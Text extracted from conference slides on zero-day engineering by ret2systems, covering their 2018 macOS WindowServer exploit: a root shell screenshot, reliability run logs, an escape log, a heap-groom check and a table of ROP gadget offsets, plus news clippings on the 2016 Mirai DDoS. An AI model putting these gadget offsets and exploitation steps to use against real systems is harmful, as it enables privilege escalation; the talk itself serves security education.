uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),6(procview),9(procmod),12(everyone),20(staff),29(certusers),61(localaccounts),88(admin),701(_1),33(_appstore),98(_lpadmin),100(_lpoperator),204(_developer),258(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh)

pardon our dust...

-ret2systems
markus-mac-vm:exploit user$
```

Step 5:

Exploit Reliability



```
01:11.176 SUCCESS
01:20.179 SUCCESS
01:45.492 SUCCESS
01:34.108 SUCCESS
01:43.109 SUCCESS
01:24.021 SUCCESS
02:01.591 SUCCESS
02:21.966 SUCCESS
01:28.826 SUCCESS
01:35.795 SUCCESS
01:15.865 SUCCESS
02:05.519 SUCCESS
01:18.313 SUCCESS
01:51.488 SUCCESS
01:14.315 SUCCESS
01:05.649 FAILED
02:13.543 SUCCESS
01:43.109 SUCCESS
01:19.010 SUCCESS
01:34.631 SUCCESS
05:05.649 FAILED
01:21.724 SUCCESS
01:04.049 SUCCESS
02:03.157 SUCCESS
01:11.487 FAILED
01:25.551 SUCCESS
01:57.407 SUCCESS
01:53.604 SUCCESS
01:49.456 SUCCESS
01:59.050 SUCCESS
01:18.070 SUCCESS
01:12.611 SUCCESS
05:05.727 FAILED
01:04.911 SUCCESS
01:23.101 SUCCESS
01:06.565 SUCCESS
01:23.931 SUCCESS
02:01.818 SUCCESS
01:03.812 SUCCESS
01:05.651 FAILED
01:12.665 SUCCESS
01:08.813 SUCCESS
01:21.331 SUCCESS
01:18.881 SUCCESS
01:48.212 SUCCESS
01:08.518 SUCCESS
01:05.661 FAILED
01:45.866 SUCCESS
01:53.861 SUCCESS
01:47.274 SUCCESS
01:33.929 SUCCESS
05:05.627 FAILED
01:22.501 SUCCESS
01:50.291 SUCCESS
01:19.301 SUCCESS
01:02.801 SUCCESS
01:18.575 SUCCESS
01:05.005 SUCCESS
01:05.933 FAILED
01:27.844 SUCCESS
01:14.568 SUCCESS
01:30.548 SUCCESS
01:09.148 SUCCESS
01:05.841 SUCCESS
01:09.197 SUCCESS
01:43.222 SUCCESS
01:17.447 SUCCESS
05:05.549 FAILED
```



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02:13.543 SUCCESS
```

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192.168.15.16



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Start Time: Wed Mar 7 00:18:58 2018

Run Time: 00:21.313

JSC Fails: 0

Status: **FAILED**

Log:

Starting escape in 5 seconds

[*] Resolving necessary symbols...

[+] Accquired exploitable ConnectionID: 0x1E713

[*] Starting leak spray...

[*] Writing probes into leak spray...

[-] Failed to write probes into leak spray...

Payload Output:

```
636     // check for abnormal conditions indicating a groom failure
637     if(leak1 == 0)
638     {
639         if(leak3 == 0)
640         {
641             printf("[!] abnormal groom. try spraying more arrays...\n");
642             return GROOM_MORE;
643         }
644         printf("[!] abnormal groom. likely mis-aligned...\n");
645         return GROOM_MISALIGNED;
646     }
```

https://github.com/ret2/P20_2018/blob/master/windowserver/eop.m



Gordon Mah Ung

```
23     {"god pivot 1", COREGRAPHICS, 0x8e23e},  
24     {"god pivot 2", COREGRAPHICS, 0x5b117},  
25  
26     {"pop rsp; ret", LIBSYSTEM_C, 0x1e940},  
27     {"pop rax; pop rbx; pop rbp; ret", LIBSYSTEM_C, 0x2b916},  
28     {"pop rcx; ret", LIBSYSTEM_C, 0x1d8a2},  
29     {"mov [rax], rcx; ret", LIBSYSTEM_C, 0x79e35},  
30     {"pop rdi; pop rbp; ret", LIBSYSTEM_C, 0x18245},  
31     {"mov rax, rcx; ret", LIBSYSTEM_C, 0x06bc5},  
32     {"pop rdx; mov eax, 1; ret", LIBSYSTEM_C, 0x327ed},  
33     {"pop rsi; pop rbp; ret", LIBSYSTEM_C, 0x01ec2},  
34     {"pop r8; mov rax, r8; ret", LIBSYSTEM_C, 0x01566},  
35     {"pop r15; pop rbp; ret", LIBSYSTEM_C, 0x52dc4},  
36  
37     {"xor r9d, r9d; call r15", SKYLIGHT, 0x126321},  
38     {"add rsp, 0x10; pop rbp; ret", SKYLIGHT, 0x22cec8},
```

https://github.com/ret2/P2O_2018/blob/master/windowserver/offsets.h




Testing

- Test on virtual machines
- Test on hardware
 - *Test on differently spec'd hardware, eg RAM, CPU*
- Test with system under some load
- Test with system under network latency
- Test on older builds of software
- Test on new / beta builds of software
- ...

Step 6:

Responsibilities







A massive cyberattack knocked out major websites across the internet



Kif Leswing [✉](#) [Twitter](#)

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
Internet users around the world, but mostly in the US, reported that some top websites were not loading on Friday morning.

The affected sites include Amazon, Twitter, Netflix, Etsy, Github, and Spotify.

It was mostly resolved at



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Outage Map, from Level 3 - October 20th, 2016



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Stephen Pimentel @StephenPimentel · 21 Oct 2016

Bruce Schneier, last month on newly sophisticated DDoS attacks: "**"Someone Is Learning How to Take Down the Internet"**" [lawfareblog.com/someone-learn...](#)



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Ben Popper ✅ @benpopper · 21 Oct 2016

Can't say we weren't warned. From 9/13/2016 -

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[schneier.com/blog/archives/...](#)



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China Digital Times ✅ @CDT · 13 Sep 2016

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TECH & SCIENCE

MIRAI BOTNET THAT BROUGHT DOWN INTERNET WAS MINECRAFT STUNT

BY **ANTHONY CUTHBERTSON** ON 12/14/17 AT 6:37 AM

<https://www.newsweek.com/mirai-botnet-brought-down-internet-was-minecraft-stunt-747806>



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
I'm in danger

please be careful



The Layman's Guide to Zero-Day Engineering

0. Setting Expectations
1. Reconnaissance
2. Target Selection
3. Bug Hunting
4. Exploit Development
5. Exploit Reliability
6. Responsibilities



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